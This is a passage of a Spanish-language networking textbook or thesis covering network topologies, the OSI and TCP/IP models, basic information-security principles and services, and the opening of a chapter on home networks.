

Figura 1.6 b) Topología de Doble Anillo.

1.4.3.3 Estrella.

Tiene un nodo central desde el que se irradian todos los enlaces hacia los demás nodos (ver *figura 1.7*). Por el nodo central, generalmente ocupado por un *hub*, pasa toda la información que circula por la red.

La ventaja principal es que permite que todos los nodos se comuniquen entre sí de manera conveniente. La desventaja es que si el nodo principal falla, toda la red se desconecta.

La topología en *estrella-estrella* es igual a la topología en estrella, con la diferencia de que cada nodo que se conecta con el nodo central también es el centro de otra estrella. Generalmente el nodo central está ocupado por un *hub* o un *switch,* y los nodos secundarios por *hubs.* También se puede dar la topología estrella-malla.

La ventaja de esto es que el cableado es más corto y limita la cantidad de dispositivos que se deben interconectar con cualquier nodo central. La topología en estrella extendida es sumamente jerárquica, y busca que la información se mantenga local. Esta es la forma de conexión utilizada actualmente por el sistema telefónico tradicional.



Figura 1.7 Topología de Estrella.

1.4.3.4 Árbol.

Como se puede ver en la *figura 1.8*, es similar a la topología en estrella extendida salvo en que no tiene nodo central. El enlace troncal es un cable con varias capas de ramificaciones y el flujo de información es jerárquico. Conectado en un extremo del enlace troncal generalmente se encuentra un servidor.



Figura 1.8 Topología de Árbol.

1.4.3.5 Malla.

En una topología de malla (*figura 1.9*) cada nodo se enlaza con otros nodos, al menos dos, y siempre hay la posibilidad de establecer rutas alternativas. Las ventajas son que, cada nodo se conecta físicamente a los demás creando una conexión redundante, si algún enlace deja de funcionar la información puede circular a través de otros enlaces hasta llegar al destino. Además, esta topología permite que la información circule por varias rutas por la red.

La desventaja física principal sólo funciona con una pequeña cantidad de nodos, ya que de lo contrario la cantidad de medios necesarios para los enlaces y la cantidad de conexiones con los enlaces se torna abrumadora.



Figura 1.9 Topología de Malla.

1.4.4 Administración

Atendiendo al criterio de su administración, es decir a su propietario y/o gestor tenemos los siguientes tipos de redes.

- **Redes públicas.** En esta red, no existe otra restricción que la disponibilidad de los medios técnicos, ofreciéndose la red en igualdad de condiciones a todos los usuarios.

- **Redes privadas.** Operan con un fin determinado y sus usuarios pertenecen a un conjunto con interés específico en la red. En esta categoría se enmarcan las redes corporativas, que interconectan las instalaciones de una empresa ofreciendo a sus empleados un servicio orientado a las aplicaciones que necesita la empresa.

- **Redes privadas virtuales.** Se configuran como parte de una red pública dedicada a un cliente o grupo de clientes en particular, de tal manera que se reservan ciertos recursos para uso exclusivo de ellos. Tiene la ventaja de que no se requieren inversiones tan fuertes como las redes privadas y la actualización y gestión de la misma la realiza el operador de la red.

1.4.5 Tipos de usuario.

Bajo este criterio, las redes son agrupadas en dos principales grupos: Residenciales y Empresariales.

1.4.5.1 Redes residenciales.

Por lo regular son pequeñas y de configuración sencilla, es usada para la comunicación entre dispositivos digitales que se implementan en el hogar como pueden ser computadoras personales, impresoras, PDA's, celulares, etcétera. Una de sus funciones principales es la de compartir el acceso a internet, que puede o no estar sumado a otros servicios como TV de paga o telefonía, a través de un proveedor de servicios común.

1.4.5.2 Redes empresariales.

Son usadas para la comunicación de un número importante de dispositivos y/o estaciones de trabajo en un negocio o empresa. Su configuración es compleja debido al tipo y número de dispositivos conectados y a los servicios que ofrece. Suelen ser extensas llegando a abarcar varios edificios o campus, dependiendo las dimensiones del lugar donde se implemente.

1.5 Modelos de referencia

En un principio, diferentes fabricantes de computadoras desarrollaron distintas arquitecturas de redes que eran incompatibles entre sí.

Esto originó una fuerte dependencia de los clientes con un único fabricante, con un único fabricante, así como una interoperabilidad entre redes que utilizaban distintas especificaciones. Se realizaron investigaciones acerca de los esquemas de red, con el fin de desarrollar una arquitectura de diseño que permitiese la

interconexión de todos los computadores entre sí independientemente del fabricante. Es así como surgen modelos para la interconexión de sistemas abiertos.

1.5.1 Modelo OSI

El modelo OSI es una propuesta que desarrolló la Organización Internacional de Normas (ISO, por sus siglas en inglés) como primer paso hacia la estandarización internacional de los protocolos que se usan en las diversas capas. El modelo se llama modelo de referencia OSI (*open systems interconection*, interconexión de sistemas abiertos) puesto que se ocupa de la conexión de sistemas abiertos, es decir, sistemas que están abiertos a la comunicación con otros sistemas.

El modelo OSI tiene siete capas (*figura 1.10*). Los principios que se aplicaron para llegar a las siete capas son los siguientes:

1. Se debe crear una capa siempre que se necesite un nivel diferente de abstracción.

2. Cada capa debe realizar una función bien definida.

3. La función de cada capa se debe elegir pensando en la definición de protocolos estandarizados internacionalmente.

4. Los límites de las capas deben elegirse a modo de minimizar el flujo de información a través de las interfaces.

5. La cantidad de capas debe ser suficiente para no tener que agrupar funciones distintas en la misma capa y lo bastante pequeña para que la arquitectura no se vuelva inmanejable.

6. El modelo OSI en sí, no es una arquitectura de red porque no especifica a los servicios y protocolos exactos que se han de usar en cada capa, sino sólo lo que debe hacer. Sin embargo, la ISO también ha elaborado estándares para todas las capas aunque no sean parte del modelo de referencia del mismo. Cada uno se ha publicado por separado como norma internacional.

La estructura del modelo OSI se muestra en la *tabla 1.1*.

Capa	Descripción
Capa física.	Se encarga de las características eléctricas, mecánicas, funcionales y de procedimiento que se requieren para mover los bits de datos entre cada extremo del enlace de la comunicación.
Capa de enlace.	Asegura la confiabilidad del medio de transmisión ya que realiza la verificación de errores, retransmisión, control del flujo y la secuencia de las capacidades que se utilizan en la capa de red.
Capa de red.	Proporciona los medios para establecer, mantener y concluir las conexiones conmutadas entre los sistemas del usuario final.
Capa de transporte.	Esta capa proporciona el control de extremo a extremo y el intercambio de información con el nivel que requiere el usuario.
Capa de sesión.	Administra el diálogo entre las dos aplicaciones en cooperación mediante el suministro de los servicios que se necesitan para establecer la comunicación de dispositivos.
Capa de presentación.	Permite a la capa de aplicación interpretar el significado de la información que se intercambia. Ésta realiza las conversiones de formato mediante las que se logra la comunicación de dispositivos.
Capa de aplicación.	Se entiende directamente con el usuario final, al proporcionarle el servicio de información distribuida para soportar las aplicaciones por parte de la capa de presentación.

Figura 1.10 Modelo OSI.

1.5.2 Modelo TCP/IP.

La familia de protocolos TCP/IP (Protocolo de Control de Transmisión/Protocolo de Red) está compuesta por cinco niveles: físico, enlace de datos, red, transporte y aplicación. TCP/IP (*figura 1.11*) es un protocolo jerárquico compuesto por módulos interactivos, cada uno de los cuales proporciona una funcionalidad específica, pero que no son necesariamente independientes. Los niveles de la familia de protocolos TCP/IP contienen protocolos relativamente independientes que se pueden mezclar y hacer coincidir dependiendo de las necesidades del sistema. El término jerárquico significa que cada protocolo de nivel superior está soportado por uno o más protocolos de nivel superior.

Uno de los objetivos de TCP/IP es la conexión de múltiples redes y la capacidad de mantener las conexiones aún cuando una parte de la subred esté perdida.

TCP/IP define dos protocolos en el nivel de transporte: Protocolo de Control de Transmisión (TCP) y Protocolo de Datagramas de Usuario (UDP). En el nivel de red, el principal el principal protocolo definido por TCP/IP es el protocolo entre redes (IP), aunque hay algunos otros protocolos que proporcionan movimiento de datos en este nivel. Los niveles físico y de enlace no son definidos en esta arquitectura.



Figura 1.11 Modelo TCP/IP.

1.6 Seguridad Informática.

Cada vez que alguien se conecta a una red y accede a un servicio podría estar revelando datos sensibles acerca de su personalidad, economía, gustos, hábitos sociales, residencia, etcétera, que pueden ser maliciosamente recolectados y utilizados por terceros en prejuicio de los propios usuarios.

El espectacular crecimiento de internet y de los servicios telemáticos (comercio electrónico, servicios multimedia, administración electrónica, correo electrónico, videoconferencias) ha contribuido a popularizar el uso de la informática y de las redes de ordenadores, tanto que en la actualidad no se incluyen en el ámbito laboral o profesional, sino que incluso se han convertido en algo cotidiano en

muchos hogares, con un creciente impacto en las propias actividades de comunicación y de ocio de la población en general.

De ahí la gran importancia que se debería conceder a todos los aspectos relacionados con la seguridad informática. La proliferación de los virus y códigos maliciosos y su rápida distribución a través de las redes, así como los miles de ataques e incidentes de seguridad que se producen todos los años han contribuido a despertar un mayor interés por estas cuestiones.

Podemos definir a la seguridad informática como cualquier medida que impida la ejecución de operaciones no autorizadas sobre un sistema o red informática, cuyos efectos puedan conllevar daños sobre la información comprometer su confidencialidad, autenticidad o integridad, disminuir el rendimiento de los equipos o bloquear el acceso de usuarios autorizados al sistema.

Asimismo, cuando se habla de seguridad informática es necesario considera otros aspectos o cuestiones relacionadas como:

- Cumplimiento de las regulaciones legales aplicables a cada sector o tipo de organización, dependiendo del marco legal de cada país.
- Control en el acceso a los servicios ofrecidos y la información guardada por un sistema informático.
- Control en el acceso y utilización de ficheros protegidos por la ley: contenidos digitales con derechos de autor, ficheros con datos de carácter personal, etcétera.
- Identificación de los autores de la información o de los mensajes.
- Registro del uso de los servicios de un sistema informático.

Desde un punto de vista más amplio, en la norma ISO/IEC 17799 se define la seguridad de la información como la preservación de su confidencialidad, su integridad y su disponibilidad (medidas conocidas por su acrónimo *CIA* en inglés: *"Confidenciality, Integrity, Availability"*).

Debemos considerar que la seguridad de un sistema informático (como puede ser una red de computadoras) depende de diversos factores, entre los que podríamos destacar los siguientes:

- La sensibilización de los dueños, directivos y responsables de la organización, que deben ser consientes de la necesidad de destinar recursos a esta función.

- Los conocimientos, capacidades e implicación de los responsables del sistema informático: dominio de la tecnología utilizada en el sistema informático y conocimiento sobre las posibles amenazas y los tipos de ataques.

- La mentalización, formación y asunción de responsabilidades de todos los usuarios del sistema.

- La correcta instalación, configuración y mantenimiento de los equipos.

- La limitación en la asignación de los permisos y privilegios de los usuarios.

- El soporte de los fabricantes de hardware y software, con la publicación de parches y actualizaciones de sus productos que permitan corregir los fallos y problemas relacionados con la seguridad.

- Contemplar no sólo la seguridad frente a las amenazas del exterior, sino también aquellas procedentes del interior de la organización, aplicando además del principio de "Defensa en profundidad".

- La adaptación de los objetivos de seguridad y de las actividades a realizar a las necesidades reales de la organización. En este sentido, se deberían evitar políticas y procedimientos genéricos, definidos para tratar de cumplir los requisitos impuestos por otros organismos.

1.6.1 Principio de "Defensa en Profundidad".

Este principio, consiste en el diseño e implantación de varios niveles de seguridad dentro del sistema informático (Ver *figura 1.12*). De este modo, si una de las "barreras" es franqueada por los atacantes, conviene disponer de medidas de seguridad adicionales que dificulten y retrasen su acceso a información confidencial o control por su parte de recursos críticos del sistema: seguridad perimetral (cortafuegos, *proxies*, IDS); seguridad en los servidores, auditorias y monitorización de eventos de seguridad, etcétera.

Aplicando este principio también se reduce de forma notable el número de potenciales atacantes, ya que los aficionados sólo se atreven con los sistemas informáticos más vulnerables y, por lo tanto, más fáciles de atacar.



Figura 1.12 Principio de Defensa en Profundidad

1.6.2 Objetivos de la seguridad informática.

Entre los principales objetivos de la seguridad informática se pueden destacar los siguientes:

- Minimizar y gestionar los riesgos y detectar los posibles problemas y amenazas a la seguridad.
- Garantizar la adecuada utilización de los recursos y de las aplicaciones del sistema.
- Limitar las pérdidas y conseguir la adecuada recuperación del sistema en caso de un incidente de seguridad.
- Cumplir con el marco legal y con los requisitos impuestos por los clientes en sus contratos.

1.6.3 Principios de la Seguridad de la Información.

Se consideran principios de la seguridad de la información aquellas características excluyentes entre sí, pero de apoyo mutuo, que proporcionan un grado de cumplimiento de seguridad y que solo de cumplirse todas, se podría considerar que proporcionan seguridad. Estos principios son:

- Confidencialidad: Propiedad que asegura que la información es accedida solamente por personal o entidad autorizada e identificada; también se le conoce como privacidad o secrecía.

- Integridad: Propiedad que asegura que la información no es alterada sin autorización en su transporte, procesamiento o almacenamiento.

- Disponibilidad: Propiedad que asegura que los activos de la información están disponibles para personal autorizado en su uso y demanda.

Los principios de seguridad son solo condiciones deseables a cumplir para poder valorar como segura la información; atendiendo estas necesidades, existen soluciones razonables conocidas como servicios de seguridad que hacen uso de mecanismos o enfoques y aseguran de manera razonable el cumplimiento de los tres principios básicos de la seguridad.

1.6.4 Servicios de Seguridad de la Información.

Para poder alcanzar sus objetivos, es necesario contemplar una serie de servicios o funciones que debe ofrecer la seguridad de la información como son:

- **Confidencialidad.** Mediante este servicio o función de seguridad se garantiza que cada mensaje transmitido o almacenado en un sistema informático sólo podrá ser leído por su legítimo destinatario. Este servicio pretende garantizar la confidencialidad de los datos almacenados en un equipo, de los datos guardados en dispositivos de *backup* y/o de los datos transmitidos a través de redes de comunicaciones.

- **Autenticación.** Garantiza que la identidad del creador de un mensaje o documento es legítima, es decir, gracias a esta función, el destinatario de un mensaje podrá estar seguro de que su creador es la persona que figura como remitente de dicho mensaje. Asimismo, también podemos hablar de la autenticidad de un equipo que se conecta a una red o intenta acceder a un determinado servicio. En este caso la autenticación puede ser unilateral, cuando sólo se garantiza la identidad del equipo o mutua, en el caso de que la red o el servidor también se autentica de cara al equipo, usuario o terminal que establece la conexión.

- **Integridad.** La función de integridad se encarga de garantizar que in mensaje o fichero no ha sido modificado desde su creación o durante su transmisión a través de una red. De este modo, es posible detectar si se ha añadido o eliminado algún dato en un mensaje o fichero almacenado, procesado o transmitido por un sistema o red informática.

- **No repudio.** El objetivo de este servicio consiste en implementar un mecanismo probatorio que permita demostrar la autoría de envío de un determinado mensaje, de tal modo que el usuario que lo ha creado y enviado a través de un sistema no pueda posteriormente negar esta circunstancia, situación que también se aplica al destinatario del envío.

- **Disponibilidad.** La disponibilidad del sistema informático también es una cuestión de especial importancia para garantizar el cumplimiento de sus objetivos, ya que se debe diseñar un sistema lo suficientemente robusto frente ataques e interferencias como para garantizar su correcto funcionamiento, de manera que pueda estar permanentemente a disposición de los usuarios que deseen utilizar sus servicios.

  Dentro de este servicio se debe considerar la recuperación del sistema frente a posibles incidentes de seguridad, así como frente a desastres naturales o intencionados (incendios, inundaciones, sabotajes, etcétera).

- **Autorización (control de acceso).** Mediante este servicio se persigue controlar el acceso de los usuarios a los distintos equipos y servicios ofrecidos en un sistema informático. Para ello se definen listas de control de acceso con relación a usuarios y grupos de usuario y sus distintos permisos de acceso a los recursos del sistema.

- **Reclamación de origen.** Mediante la reclamación de origen el sistema permite comprobar quién ha sido el creador de un determinado mensaje o documento.

- **Reclamación de propiedad.** Este servicio permite probar que un determinado documento o un contenido digital protegido por derechos de autor pertenecen a un determinado usuario u organización que ostenta la titularidad de dichos derechos.

- **Anonimato en el uso de los servicios.** En la utilización de determinados servicios dentro de las redes y sistemas informáticos, también podría resultar conveniente garantizar el anonimato de los usuarios que accedan a los recursos y consumen determinados tipos de servicios, preservando así su privacidad. Este servicio de seguridad, no obstante, podría entrar en conflicto con otros como la autenticación o la auditoría del acceso a los recursos.

- **Protección a la réplica.** Mediante este servicio se trata de proteger al sistema a ataques de repetición por parte de usuarios maliciosos, consistentes en la interceptación y posterior reenvío de mensajes para tratar de engañar al sistema provocando operaciones no deseadas, como podría ser el caso de realizar varias veces una misma transacción bancaria.

- **Referencia temporal.** Mediante este servicio se consigue demostrar el instante concreto en que se ha enviado un mensaje o se ha realizado una determinada operación. Para ello se suele recurrir a un sellado temporal del mensaje o documento en cuestión.

- **Mecanismos de seguridad.** Permiten implementar los servicios de seguridad. Un servicio puede utilizar uno o varios mecanismos de seguridad; se debe de tener en claro que ningún mecanismo se seguridad por si sólo podrá implementar todos los servicios ni tampoco asegurarlos al cien por ciento. Normalmente los mecanismos trabajan en conjunto para cumplir con los requerimientos de seguridad de la información. Los mecanismos más comunes son el cifrado, el control de acceso, firmas digitales, integridad de datos, intercambio de autenticación y tráfico de relleno, planes de recuperación y respaldo de datos.

- **Cifrado.** Trata de garantizar que la información no sea legible para usuarios no autorizados, esto lo logra mediante un proceso de cifrado (algoritmo de cifrado) gracias a una información secreta o clave de cifrado. Cuando se emplea la misma clave para cifrar y descifrar, se dice que se utiliza un sistema simétrico. Por el contrario, cuando se emplean llaves diferentes se le llama asimétrico. El cifrado proporciona la confidencialidad de la información de datos o del tráfico.

- **Control de acceso.** Es la implementación de puntos de división, físicos o lógicos para que sólo aquellos usuarios autorizados accedan a los recursos del sistema o la red. Se pueden basar en conocimiento, posesión o alguna característica particular del usuario.

- **Firma digital.** La firma digital representa un rasgo distintivo del firmante, ya que es infalsificable, no reusable, inalterable y no repudiable. Se las características de la firma autógrafa, pero aplicada en una forma digital.

- **Integridad de datos.** Este mecanismo implica el cifrado de una cadena de datos a transmitir. Este cifrado se adjunta a la información que se quiere enviar. El receptor repite el cifrado posterior de los datos y

compara el resultado con el que llega, para verificar que los datos no han sido modificados.

- **Intercambio de autenticación.** Se trata de corroborar la identidad ya sea del receptor o emisor, para que de alguna manera se verifique que se trata de quién dice ser.

- **Tráfico de relleno.** Se utilizan métodos para proteger a la información en contra de un análisis de tráfico.

- **Planes de recuperación o planes de contingencia.** En un esquema que especifica los pasos a seguir en caso de que se interrumpa la actividad del sistema, con el objetivo de recuperar la funcionalidad.

1.6.5 Consecuencias de la falta de seguridad en un sistema.

En sus primeras etapas la seguridad en las organizaciones perseguía "salvaguardar propiedades y personas contra el robo, fuego, inundación, contrarrestar huelgas y felonías y, de forma amplia, todos los disturbios sociales que puedan poner en peligro el progreso e incluso la vida del negocio". Por este motivo, las medidas de seguridad durante este periodo se limitaban a las encaminadas a la protección de los activos físicos e instalaciones, ya que ese era el mayor activo de las organizaciones y apenas se tenían en consideración la información o la protección de los propios empleados. Con estas medidas de seguridad físicas se pretendían combatir los sabotajes y daños ocasionados en los conflictos sociales y laborales frecuentas a principios del siglo XX.

Sin embargo, en la actualidad el negocio de las actividades de muchas organizaciones depende de los datos e información registrada en sus sistemas informáticos, así como del soporte de las tecnologías de la información para facilitar su almacenamiento, procesamiento y distribución.

Por todo ello, es necesario valorar y proteger la información sin importar el tamaño de la empresa que se trate (incluso a nivel residencial). Es importante saber cuál es el coste e impacto de los incidentes de seguridad en términos económicos y no a través de confusos informes plagados de tecnicismos, definiendo la idea de que la inversión en seguridad informática será comparable a la de la contratación de un seguro contra robos, contra incendios o de responsabilidad civil frente a terceros.

A la hora de analizar las posibles consecuencias de la ausencia o de unas deficientes medidas de seguridad informática, el impacto total para una organización puede resultar bastante difícil de evaluar, ya que además de los posibles daños ocasionados a la información guardad y a los equipos y dispositivos de red, se debe tener en cuenta otros importantes perjuicios para la organización:

- Horas de trabajo invertidas en las reparaciones y reconfiguraciones de los equipos y redes.
- Pérdidas ocasionadas por la indisponibilidad de diversas aplicaciones y servicios informáticos.
- Robo de información confidencial y su posible revelación a terceros no autorizados.
- Filtración de datos personales de usuarios.
- Pago de indemnización por daños y perjuicios a terceros, teniendo que afrontar además posibles responsabilidades legales.

1.6.6 Gestión de la seguridad de la información.

Podríamos definir el sistema de gestión de la seguridad informática (SGSI) como aquella parte del sistema general de gestión que comprende la política, la estructura organizativa, los procedimientos, los procesos y los recursos necesarios para implantar la gestión de la seguridad de la información en una organización.

Para gestionar la seguridad de la información es preciso contemplar toda una serie de tareas y de procedimientos que permitan garantizar los niveles de seguridad exigibles en una organización, teniendo en cuenta que los riesgos no se pueden eliminar totalmente, pero sí se pueden gestionar. En este sentido, conviene destacar que en la práctica resulta imposible alcanzar la seguridad al 100% y por este motivo, algunos expertos prefieren hablar de la fiabilidad del sistema informático, entendiendo como tal la probabilidad de que el sistema se comporte tal y como se espera de él.

Por otra parte, las políticas de gestión de Seguridad de la información están constituidas por el conjunto de normas reguladoras, procedimientos, reglas y buenas prácticas que determinan el modo en que todos los activos y recursos, incluyendo la información, son gestionados, protegidos y distribuidos dentro de una organización.

Al momento de implantar un sistema de gestión de seguridad de la información una organización debe contemplar los siguientes aspectos:

1. Formalizar la gestión de la seguridad de la información.
2. Analizar y gestionar los riesgos.
3. Establecer procesos de gestión de la seguridad siguiendo la metodología PDCA:
    - "*Plan*": selección y definición de medidas y procedimientos.
    - "*Do*": implantación de medidas y procedimientos de mejora.
    - "*Check*": comprobación y verificación de las medidas implantadas.
    - "*Act*": actuación para corregir las deficiencias detectadas en el sistema.
4. Certificación de la gestión de la seguridad.

En todo este proceso es necesario contemplar un modelo que tenga en cuenta los aspectos tecnológicos, organizativos, el cumplimiento del marco legal y la importancia del factor humano.

En este escenario resulta de vital importancia conseguir el soporte adecuado por parte de la dirección de la organización, ya que ésta debe proporcionar la autoridad suficiente para poder definir e implantar las políticas y procedimientos de seguridad, dotando además a la organización de los recursos técnicos y humanos necesarios y reflejando su compromiso en los propios documentos que contienen las principales directrices de la organización.

Capítulo 2. Redes informáticas residenciales.

2.1 Redes residenciales

Una red residencial es una red de área local utilizada para comunicar a dos o más equipos dentro de un hogar con el fin de compartir recursos y servicios. Una de las funciones principales de las redes residenciales es la de compartir el acceso a Internet.

Una red residencial puede dividirse en dos: Una parte cableada y otra inalámbrica (*wireless*) como se muestra en la *figura 2.1*; estas dos formas de conexión comúnmente las ofrecen los módems routeadores que proporcional los proveedores de servicios en sus paquetes.

Una red residencial utiliza tecnología Ethernet, la misma que utilizan en las grandes compañías, excepto que una red residencial es configurada como una sola red, mientras que en las compañías dividen sus redes en varias subredes con fines de seguridad y agilización de tráfico.

